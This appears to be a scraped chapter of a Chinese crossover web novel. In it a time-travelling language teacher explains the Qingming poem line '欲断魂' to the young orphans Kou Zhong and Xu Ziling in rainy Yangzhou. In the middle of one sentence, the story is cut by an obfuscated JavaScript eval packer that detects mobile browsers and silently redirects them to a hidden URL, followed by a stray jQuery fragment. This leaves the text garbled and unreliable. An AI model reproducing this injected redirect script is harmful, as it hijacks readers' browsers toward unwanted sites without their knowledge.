3. 双龙学诗

作品:《[综武侠]语文老师的日常

    第二章清明时节雨纷纷,路上行人欲断魂


    清明细雨如牛毛,淅淅沥沥笼罩着整座扬州城。青石板路被雨水浸得发亮,巷陌间水汽氤氲,连风里都带着几分湿冷的愁意。屋内,沈砚之正临窗坐着,随手翻着一卷古旧抄本。


    他本是二十一世纪的一名语文老师,一朝意外,来到这个世界。他只记得自己是一名普通的小学语文老师,那段日子里,满心满眼都是即将开展的公开课,整日埋首在教案里反复磨课,逐字逐句斟酌诗词讲解的话术,想着如何用最浅显易懂的方式,让学生读懂古诗词里的情与景。那些流传千年的诗词歌赋,如同刻在骨子里一般,张口便能吟诵,释义、意境、典故,无一不清晰,仿佛早已融入血脉。


    可除此之外,更多的过往却一片模糊。他记不清自己是如何来到这个陌生时代,记不清自己原本的家世过往,甚至连现代生活里的诸多细节都变得朦胧,唯有“语文老师”这个身份与满腹古诗词,是他脑海中最笃定的存在。偶尔,脑海深处会掠过一丝极其零碎、毫无头绪的残影,没有具体画面,也没有清晰声响,只是一瞬间的恍惚,像是有什么重要的事情被遗忘了。可稍一凝神去想,那些碎片便消散得无影无踪,只剩下一丝莫名的空落感,转瞬即逝。他也只当是穿越之后心神不宁,从未深究。


    雨丝敲窗,屋外忽然传来踏水而来的脚步声,轻快而熟悉。“沈大哥!”


    “沈大哥,我们来了。”


    沈砚之抬眸起身,拉开木门。


    门口站着的正是寇仲和徐子陵,两个十二三岁的少年。衣衫旧而利落,裤脚沾着泥点,头发被细雨打湿几缕,一身在街头混大的野气,眼神却清亮,半点不见畏缩。


    寇仲走在前头,身形灵活,眉眼间带着一股天生的锐气与狡黠,小小年纪便藏着不甘人下的劲头,说话做事坦荡直接,从无扭捏之态。他本就是街头孤儿,靠自己双手讨生活,早练就了一身不怯生、不自卑的性子,对沈砚之亲近归亲近,却也不会显得卑微窘迫。


    徐子陵跟在一旁,气质截然相反。他沉静、淡然,遇事不急不躁,即便身处寒微,也自带一份从容。同样是孤儿,他没有寇仲那样外露的野心,更多是随遇而安,却心思细腻,看得通透。


    两人都没什么像样的雨具,只扯了块破布、摘了片大叶子遮着头,一路跑过来,身上带着雨气,却精神得很。


    “快进来擦一擦,仔细着凉。”沈砚之起身递过两块干布,语气温和。


    徐子陵接过布巾,轻轻点头,动作细致地擦去雨水,声音温和:“街上无事,想着过来陪陪沈大哥,顺便还有一事请教。”


    寇仲则大大咧咧往凳上一坐,自来熟得很,开门见山:“沈大哥,我们方才在街口,听见几个读书人在茶摊边念诗,‘清明时节雨纷纷,路上行人欲断魂’。”


    他顿了顿,语气带着几分自得,又有几分困惑:


    “字我们都认得,以前趴私塾墙头也不是白听的,自认还算机灵。可这诗念着顺口,跟眼下的雨景又对得上,深意我们就摸不透了。‘欲断魂’三个字,到底是什么意思?难道清明路上,还真能把魂给走丢了?”他说得直白坦荡,全无不好意思,完全是街头少年有啥问啥的性子。他们认得字,能读下来,却不懂诗词里的情致与寄托,这也是沈砚之一直要教他们的地方。


    沈砚之看着两人,眼底柔和。


    他本就是老师,最擅长把复杂东西讲浅,此刻自然而然便进入了讲课状态,语气温和,条理清晰。


    “你们字认得全,这已经很厉害了。”他先夸了一句,再慢慢解释,“清明这天,多是上山扫墓、祭拜先人,行人心中本就带着思念与伤感,心情沉重。再遇上这连绵冷雨,湿冷入骨,愁绪更重,整个人失魂落魄,心神不宁,所以才说是‘欲断魂’。”


    “不是真的丢了魂魄,是伤心到了极处,整个人像被抽走


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17487312|202084||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    了精神一般。”


    怕他们还不够明白,他又举了些市井里常见的情形,说给两人听,不讲文绉绉的辞藻,只说人情冷暖。


    徐子陵听得微微颔首,眼中恍然:“原来是心中哀伤,才会这般。听沈大哥一说,再看这雨,倒真有几分凉意上心头。”寇仲则眼睛一亮,拍了下大腿:“懂了懂了!就是心里堵得慌,做事都没力气那种!我说怎么听着酸酸的,原来藏着这层意思。”


    他天生心思活,念头转得极快,跟着便笑道:“要是以后我们也能把诗念得这么顺口,这么有味道,走到哪儿都能露一手,也不至于总被人当成目不识丁的野小子。”


    一句话,便露了他心底那点不甘平庸、想要出头的野心。


    徐子陵在旁轻轻一笑,不置可否。


    他不像寇仲那样一心想争些什么,只是觉得跟着沈砚之识文断字,心能静下来,日子也多了点滋味。


    沈砚之看在眼里,只当是少年人的心气,温和道:“你们想学,我便教你们。诗词文章里的东西不少,慢慢学,总能越来越明白。”


    他本就因救命之恩心存感激,又兼师者本分,见两个少年虽出身寒苦,却不愚钝、不自弃,自然愿意多费些心思。


    窗外雨丝依旧纷纷,屋内灯火昏黄而暖。


    沈砚之随口又延伸讲了几句清明相关的短句,用的都是课堂上让孩子听得进去的说法,轻松又好记。寇仲听得兴致勃勃,时不时插一两句嘴,透着一股将来要干出点事的锐气;徐子陵则静静听着,偶尔点头,神色淡然。没人提什么江湖,什么天下。


    在这一刻,扬州小巷里,只有一个失忆的现代语文老师,和两个被他视作学生的街头孤儿。


    只有雨声,诗句,与少年人眼里尚未被乱世完全磨去的光。


    而沈砚之脑海深处,那一点偶尔闪现的模糊碎片,在温和的交谈声中,又悄无声息地沉了回去,无人察觉。